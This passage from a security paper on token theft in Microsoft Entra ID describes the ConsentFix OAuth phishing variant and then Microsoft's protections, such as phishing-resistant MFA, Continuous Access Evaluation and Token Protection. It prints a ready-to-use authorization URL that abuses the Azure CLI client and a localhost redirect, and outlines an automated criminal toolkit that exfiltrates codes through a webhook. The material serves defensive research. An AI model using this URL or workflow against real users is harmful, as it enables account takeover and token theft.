

Figure 12: Example of a classic ClickFix attack [Mün26]

5.6 ConsentFix

A more recent ClickFix variant is likewise based on the copy-and-paste method, but, unlike the previous variants, does not execute any direct commands. Instead, it abuses the legitimate OAuth 2.0 Authorization Code Grant. This variant is particularly dangerous because it is less conspicuous, is harder for endpoint protection solutions to detect, and, similar to device code phishing, can be used to bypass phishing-resistant authentication methods. The so-called ConsentFix phishing attack was first documented by Push Security in December 2025 as part of observed phishing campaigns [Jen25]. In this attack (see Figure 13), the attacker starts the OAuth 2.0 Authorization Code flow by getting the victim to send a GET request with specific query parameters to the authorization server's `/authorize` endpoint, by clicking the sign-in button on the fake website.



Figure 13: Example of a ConsentFix attack [Jen25]

These query parameters[25] specify that this is an Authorization Code flow, that the client Microsoft Azure CLI (`appid=04b07795-8ddb-461a-bbee-02f9e1bf7b46`) is used with a `redirect_uri` of `http://localhost`, and that for the resource Microsoft Graph the default scopes, the OpenID Connect scopes, and a refresh token via `offline_access` are requested. On the legitimate Microsoft page, the victim selects an already authenticated user or authenticates, and is then redirected by Microsoft to the `redirect_uri` previously specified in the URL. Since `localhost` was specified but no service is actively running there, an error message is displayed. Following the instructions on the fake page, the user is then supposed to copy and paste the localhost URL. Since the localhost URL contains the `code` as a query parameter, the attacker can, in the context of the user, exchange the `code` for an access token and refresh token with an MFA claim. The attack is thus based on the fact that the `redirect_uri` with `localhost` is allowlisted for the client Microsoft Azure CLI[26]. This is because it is a public client that is installed natively on the device and, according to the

[25] *https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-auth-code-flow#request-an-authorization-code#:~:text=Parameter*
[26] *https://entrascopes.com/?appId=04b07795-8ddb-461a-bbee-02f9e1bf7b46#:~:text=http://localhost*

OAuth 2.0 for Native Apps standard [Den+17, Sec. 7.3], is permitted to open a local port on the device in order to receive the authorization code (`code`). Unlike the Device Code flow, there is no way in Entra ID to block the Authorization Code flow. This would also make little sense, since it is the most widely used OAuth 2.0 grant. PKCE does not protect against this attack either, since it is not the OAuth authorization code of another application that is intercepted, but rather the OAuth flow itself that is initiated by the attacker.

```
https://login.microsoftonline.com/common/oauth2/v2.0/authorize
?client_id=04b07795-8ddb-461a-bbee-02f9e1bf7b46
&response_type=code
&redirect_uri=http://localhost
&scope=https://graph.windows.net/.default openid offline_access profile
&state=FUFtDIdzXiLJQ0qf
&client_info=1
&login_hint=<optional-pre-fill-email>
```

Following the initial disclosure, the ConsentFix technique was quickly refined by security researcher John Hammond, who replaced the original implementation's copy-and-paste flow with a more polished drag-and-drop interaction, referred to as ConsentFix v2 [Gre26]. Building on both the original technique and Hammond's v2 implementation, a member of the XSS criminal forum, a Russian-language forum strongly suspected to have Russian state involvement, released a further evolution, ConsentFix v3, as a publicly promoted criminal toolkit [Gre26]. Unlike the earlier proof-of-concept implementations, ConsentFix v3 automates the entire attack chain: it allows operators to provision phishing infrastructure, generate believable personas for victim interaction, and manage email campaigns, while automatically exchanging the captured OAuth authorization code for session and refresh tokens. This automation is achieved by combining legitimate SaaS and open-source services, including Cloudflare Workers for hosting, ZoomInfo for target identification, and Dropbox for payload/PDF hosting, with Pipedream used as a webhook-based exfiltration channel that programmatically completes the code-for-token exchange as soon as the victim submits the URL, removing the need for manual attacker intervention [Gre26].

6 Protection Mechanisms

Microsoft pursues an explicit defense-in-depth strategy against token theft for Entra ID (see Figure 14). This comprises several interlocking protection mechanisms. The goal is to minimize risk through hardening and attack-surface reduction, to detect successful token compromises early and contain them automatically, and to prevent the reuse of stolen tokens or limit their impact.



Figure 14: Defense-in-depth strategy against token theft [Mic25e]

6.1 Risk Minimization

6.1.1 Phishing-Resistant Authentication

Multi-factor authentication (MFA) generally provides effective protection against simple phishing attacks that are aimed solely at capturing passwords. However, authentication and MFA methods differ considerably in their level of security (see Figure 15). Microsoft, for example, classifies SMS and voice calls as weak MFA methods, since both rely on the public telephone network. One-time codes are transmitted without end-to-end encryption in this case and are vulnerable to attacks such as SIM swapping, in which attackers take control of a phone number. In addition, social engineering attacks against support staff are possible.

One-time password (OTP) methods using software or hardware tokens are considered more secure. However, these are also not fully resistant to modern attacks, as they can be intercepted through real-time phishing when users are tricked into entering the code on an attacker's page. Authenticator apps with push notifications are also vulnerable, in particular to so-called MFA fatigue attacks, in which users are repeatedly pressured to approve requests.

Phishing-resistant authentication methods [Mic26ag; Mic26u] are therefore superior, since they do not transmit reusable credentials such as passwords or one-time codes, nor do they require the user to enter them. Instead, they are based on cryptographic methods using public-key cryptography, in which the private key remains securely on the user's device. Technically, passkeys are based on the interplay of two complementary standards. The Web Authentication API (WebAuthn) [Wor26] is a web API standardized by the W3C that enables web applications to perform secure, public-key-based authentication via the browser and operating system. The Client to Authenticator Protocol (CTAP) [FID26] is a protocol specified by the FIDO Alliance that standardizes communication between the client (e.g., browser or operating system) and the authenticator (e.g., security key or smartphone) for cryptographic operations. Together, these specifications form the foundation of the so-called FIDO2/WebAuthn ecosystem. A key security advantage of passkeys is that authentication is bound to the legitimate target address (origin binding). As a result, a sign-in cannot succeed even if an attacker operates a deceptively convincing phishing page, since the fake domain does not match the domain of the originally registered application and no signature is created.

Phishing-resistant methods recommended by Microsoft include Windows Hello for Business, passkeys (FIDO2), FIDO2 security keys (hardware keys, e.g., YubiKey), and certificate-based authentication. These methods provide a particularly high level of security, as they effectively protect against modern, proxy-based Adversary-in-the-Middle attacks. These methods can be enforced via a Conditional Access policy using the Authentication Strength option [Mic25c].



Figure 15: Comparison of Entra ID authentication methods [Mic26af]

6.1.2 Mobile Device Management and Endpoint Protection

To minimize the general risk of a compromised endpoint, Microsoft recommends managing devices with the cloud-based Mobile Device Management (MDM) solution Microsoft Intune and using Microsoft Defender for Endpoint (MDE) as endpoint protection. Intune allows device configurations to be hardened via various policies or security baselines [Mic26at; Mic26aw]. MDE complements this approach through continuous monitoring of device state and the detection of threats such as malware, suspicious activity, or known attack patterns.

6.1.3 Device Compliance

In Microsoft Intune, a device compliance policy [Mic26p] can be created to define rules and settings that a device must meet in order to be considered compliant. For example, it can be defined that a device must have at least a certain operating system version, that basic security settings such as an enabled firewall are present, that certain Microsoft Defender features are enabled, or that a low MDE risk score is required for the device.

In Entra ID, compliance with these Intune device compliance requirements can then be enforced via a Conditional Access policy [Mic26ak] for all users accessing all resources (cloud apps).

6.1.4 Device Code Flow

To protect against device code phishing, Microsoft recommends blocking the Device Code flow entirely via a Conditional Access policy wherever possible [Mic26g]. In addition, Microsoft is attempting to disable the Device Code flow by default across all tenants through Microsoft-managed Conditional Access policies [Mic26ab]. Its existing usage should first be reviewed using a report-only policy in order to assess whether it is still required. The Device Code flow should only be permitted in clearly documented and secured exceptional cases, for example for legacy applications that cannot be updated.

6.2 Detection and Mitigation

6.2.1 Detection via Identity Protection and MDE

Microsoft Entra ID Protection [Mic25y] is used to automatically detect, analyze, and respond to identity-related risks. Based on various signals, risk assessments for users, sign-in attempts, and applications are generated in real time, which can then be further processed by various security tools (see Figure 16). In doing so, Microsoft Entra ID Protection also incorporates signals from other security solutions in the Microsoft ecosystem, in particular from Microsoft Defender products. This dependency becomes especially clear with certain risk detections: the "Possible attempt to access Primary Refresh Token" detection, for instance, relies on signals from Microsoft Defender for Endpoint (MDE) [Mic25y]. Building on this risk assessment, risk-based Conditional Access policies can then make access decisions

based on the determined risk level. In addition, Security Information and Event Management (SIEM) solutions such as Microsoft Sentinel, or third-party SIEM tools, can use this risk data for further analysis and the detection of potential threats. Furthermore, Continuous Access Evaluation can revoke access tokens based on user risk.



Figure 16: Overview of Microsoft Entra ID Protection [Mic25y]

6.2.2 Continuous Access Evaluation (CAE)

Continuous Access Evaluation (CAE) is based on the OpenID Continuous Access Evaluation Profile (CAEP) [Cap+25; Mic26l; Hil+23] of the Shared Signals Framework [Tul+25] and supplements the purely signature-based, local token validation performed by resource servers with event-driven access control in near real time (see Figure 17). CAE was released by Microsoft in October 2020 as a Public Preview[27] and in January 2022 as Generally Available[28].

The motivation for this lies in the fact that, once issued by Entra ID, JWT-based bearer access tokens are sent directly to the resource server and are validated there only locally, by checking their signature using the authorization server's public key. No renewed check by Entra ID takes place. As a result, access tokens can continue to be used throughout their entire lifetime, even if security-critical events occur or Conditional Access policies are violated in the meantime. For example, if an administrator disables a user account in Entra ID and revokes the associated refresh tokens using the PowerShell command `Revoke-MgUserSignInSession` [Mic26al], a time gap of up to 90 minutes arises between the revocation and the expiry of the access tokens.

As an initial solution, Microsoft pursued the approach of further reducing the lifetime of access tokens. This causes users to obtain new access tokens more frequently from the Entra ID authorization server using refresh tokens, which,

[27] *https://techcommunity.microsoft.com/blog/microsoft-entra-blog/continuous-access-evaluation-in-azure-ad-is-now-in-public-preview/1751704*

[28] *https://techcommunity.microsoft.com/blog/microsoft-entra-blog/continuous-access-evaluation-in-azure-ad-is-now-generally-available/2464398*

for example, causes Conditional Access policies to be re-evaluated at shorter intervals. However, it turned out that this approach negatively affected user experience and reliability without effectively eliminating the existing risks [Mic26l].

Although OAuth 2.0 does provide, with the Token Introspection endpoint (`/introspect`) [Ric15], a mechanism for centrally checking the status of tokens, this is not supported by Microsoft. According to the OpenID Provider configuration[29], the corresponding endpoint is missing. Microsoft justifies this with the high overhead involved, since every API request would require an additional round trip to the authorization server [Mic25h].

Furthermore, the OAuth 2.0 Token Revocation standard [Lod+13a] defines an endpoint (`/revoke`) through which clients can inform the authorization server about refresh tokens and access tokens that are no longer needed, for example after a user logs out, in order to have them revoked. However, since only the authorization server is informed in this process, and not the resource servers, this mechanism can effectively only revoke refresh tokens and access tokens in reference format. The latter cannot be used by resource servers without interacting with the authorization server via the introspection endpoint anyway.

In order for resource servers to also be able to obtain information about revoked access tokens, an Internet-Draft for an OAuth 2.0 Token Revocation List existed, analogous to Certificate Revocation Lists (CRLs) [Puj18]. However, this draft expired and was not adopted as a standard.

CAE addresses this problem by having Entra ID, as the authorization server, and the resource servers exchange security-relevant changes with each other in an event-driven manner and in near real time. This allows access to resources to be revoked immediately, even if a token is formally still valid based on its signature and lifetime.

Microsoft names the following security-critical events, for which Entra ID informs the resource servers [Mic26l]:

- A user account is deleted or disabled
- A user's password is changed or reset
- Multi-factor authentication is enabled for the user
- An administrator explicitly revokes all refresh tokens for a user
- High user risk is detected by Microsoft Entra ID Protection

Resource servers can also inform Entra ID when properties of the client change. Specifically, in the case of Conditional Access policies, this concerns the network assignment (formerly the location condition) [Mic26i], whereby resource servers report changes in network location, based on the IP address, to Entra ID. This makes it possible to detect whether an access token is being used outside a permitted IP range or in an untrusted network.

A prerequisite for using CAE is that both the respective client and the resource server support this feature. According to Microsoft documentation, the initial implementation of CAE focused on the resource servers Exchange Online,

[29] *https://login.microsoftonline.com/common/.well-known/openid-configuration*



Figure 17: User revocation event flow [Mic26l]

SharePoint Online, Teams, and Microsoft Graph. A complete list of supported resource servers is not publicly available. Furthermore, clients must understand so-called claim challenges [Mic24a] in order to use CAE. These inform clients that they should ignore cached access tokens, even if they have not yet expired, because they were rejected and new access tokens must be requested from Entra ID. Outlook, Teams, Office, and OneDrive are named as supported clients. Third-party clients can implement CAE support [Mic24c]. In general, CAE is optional for clients and is not enforced by resource servers that support CAE.

The token lifetime of CAE access tokens changes from a short-lived lifetime of 60 to 90 minutes to a long-lived lifetime of up to 28 hours. Microsoft justifies this change by arguing that it is no longer merely an arbitrary time period, but also security-critical events and policies, that influence the lifetime of an access token. Applications are thereby intended to gain stability without compromising security.

6.2.3 Risk-Based Conditional Access Policies

Risk-based Conditional Access policies [Mic26k] can use the risks identified by Microsoft Entra ID Protection to make access decisions. In Conditional Access policies, the risk types User risk and Sign-in risk can be selected under the Conditions, each divided into the levels Low, Medium, and High. On this basis, access can be blocked for a given risk level. However, this can also result in legitimate users being locked out and operations being disrupted. Microsoft therefore recommends self-remediation of the risk by the user [Mic26ai].

For a Sign-in risk, for example, interactive, phishing-resistant authentication may be required (grant controls Require authentication strength and Require risk remediation, as well as the session control Sign-in frequency – Every time) in order to remediate the risk. For a User risk, in addition to interactive, phishing-resistant authentication, a password change is also required (grant control Require password change) in order to eliminate the risk.

6.3 Protection Against Replay Attacks

6.3.1 Token Protection

Token Protection [Mic26ar] is a mechanism that enforces that only refresh tokens cryptographically bound to the respective device [Mic25g], so-called Primary Refresh Tokens (PRTs) [Mic25w], may be used to request access tokens. It is configured via a session control within Conditional Access.

PRTs can only be used together with the associated session key, which is stored in the device's Trusted Platform Module (TPM). For a device to receive PRTs, it must be linked to Entra ID as Entra joined, hybrid joined, or Entra registered.

Token Protection was released as a Public Preview[30] in May 2023. It is currently available as Generally Available for Windows and in preview for macOS and iOS. It is not yet available for other platforms.

As of the current state, Token Protection is generally not supported for browser-based applications, but only for certain native applications and resource servers [Mic26aq]. If a user uses an unsupported device or an unsupported client application, access is blocked by the Conditional Access policy.

6.3.2 Network Compliance – Entra Global Secure Access

With the increasing shift of workplaces to home offices and mobile scenarios, more and more employees access corporate resources remotely. This is still frequently done via classic VPN solutions, which, however, are in many cases not integrated with modern security mechanisms such as multi-factor authentication (MFA) or context-based access controls, and therefore pose an elevated security risk.

[30] *https://techcommunity.microsoft.com/blog/microsoft-entra-blog/public-preview-token-protection-for-sign-in-sessions/3815756*

Against this background, Microsoft recommends using Microsoft Entra Global Secure Access [Mic26av] to establish a secure network connection between client devices and resources (a compliant network). This is Microsoft's Security Service Edge (SSE) solution [Mic], which uses Microsoft's global private Wide Area Network (WAN) and consists of the components Microsoft Entra Internet Access and Microsoft Entra Private Access (see Figure 18).



Figure 18: Microsoft's Security Service Edge solution [Mic23c]

Using a Conditional Access policy, all network locations can be blocked, with the exception of compliant networks via Microsoft Entra Global Secure Access [Mic26r].

6.3.3 IP Allowlisting

In Microsoft Entra ID Conditional Access, various IPv4 and IPv6 address ranges or countries can be defined as so-called Named Locations [Mic26v]. These Named Locations can then be used in Conditional Access policies to specifically control the conditions for authentication and the issuance of tokens.

Access from trusted locations, such as the corporate network's IP address ranges, can be specifically allowed (allowlist). This generally implies that employees are physically present on-site in the corporate network or connected to it via a VPN connection. Conversely, authentication from untrusted locations, such as specific countries, can be prevented (blocklist) [Mic26f].

However, restricting access to a resource server after token issuance by Entra ID does not occur directly through Conditional Access alone, but only in conjunction with mechanisms such as Continuous Access Evaluation, which can also take location changes into account after token issuance. Conditional Access policies include a new session control that makes it possible to strictly enforce location policies together with CAE [Mic26ap].

7 Methodology

This chapter explains the selection and scoping of the research subject and the resulting research questions, the lab environment and methodological approach of the analysis, as well as the approaches used to evaluate the results (see Figure 19).



Figure 19: Overview of the methodological approach

7.1 Selection of the Research Subject

This paper analyzes Microsoft's defense-in-depth strategy against token theft. Since not every individual protection measure can be practically examined within the limited time frame available, and doing so would also exceed the scope of this paper, a prioritized selection of specific mechanisms was made. The remaining measures are described only theoretically in the Protection Mechanisms chapter and are taken into account only as part of the overall evaluation of the defense-in-depth strategy, but are not part of the empirical analysis.

7.1.1 Selection Criteria

Several criteria were taken into account in the selection. The mechanism under investigation should have a potentially high impact on protection against token theft, should not represent a trivial configuration option (for example, simply enabling or disabling the Device Code flow block), and should exhibit a certain degree of technical complexity. In addition, particular consideration was given to features whose technical documentation is incomplete, for which open questions exist regarding their concrete implementation or functioning, and which are comparatively new, meaning that only limited scientific research or public analyses have been available to date.

Based on these criteria, Continuous Access Evaluation (CAE) and Token Protection in particular were identified as suitable subjects of investigation.

7.1.2 Continuous Access Evaluation

CAE transitioned from the Public Preview phase to Generally Available status in January 2022. The feature has the potential to make a significant contribution to protecting access tokens, since they can be revoked at the resource provider during their validity period in response to security-relevant events. Due to the components involved, it represents a complex security feature. For correct operation, both clients and resource providers must support CAE. At the same time, only limited public information exists on which clients and resources actually support CAE, whether third-party resources are also protected, and how quickly token revocations are implemented in practice following security-critical events. Furthermore, CAE increases the validity period of normally short-lived access tokens to up to 28 hours. This raises the question of whether this extended token lifetime can, under certain circumstances, also provide advantages to an attacker, and what options exist for detecting and monitoring misuse.

7.1.3 Token Protection

Token Protection transitioned from the Public Preview phase to Generally Available status for Windows in August 2025, but remains in the Public Preview phase for the Apple platform and is currently not supported for Linux. It is therefore likewise a comparatively new security feature. The feature represents an important protection mechanism against token theft, since binding refresh tokens to a specific device is intended to provide protection against token replay attacks. The technical complexity arises in particular from the fact that Token Protection is not based on an open internet standard, but on Microsoft's proprietary implementation of Primary Refresh Tokens (PRTs). PRTs carry far-reaching permissions, as they are used, among other things, for single sign-on (SSO) and enable refresh tokens and access tokens for arbitrary resources to be requested in the context of the user over a period of up to 90 days, without requiring renewed authentication with credentials. Since Token Protection is fundamentally based on PRTs, understanding the technical 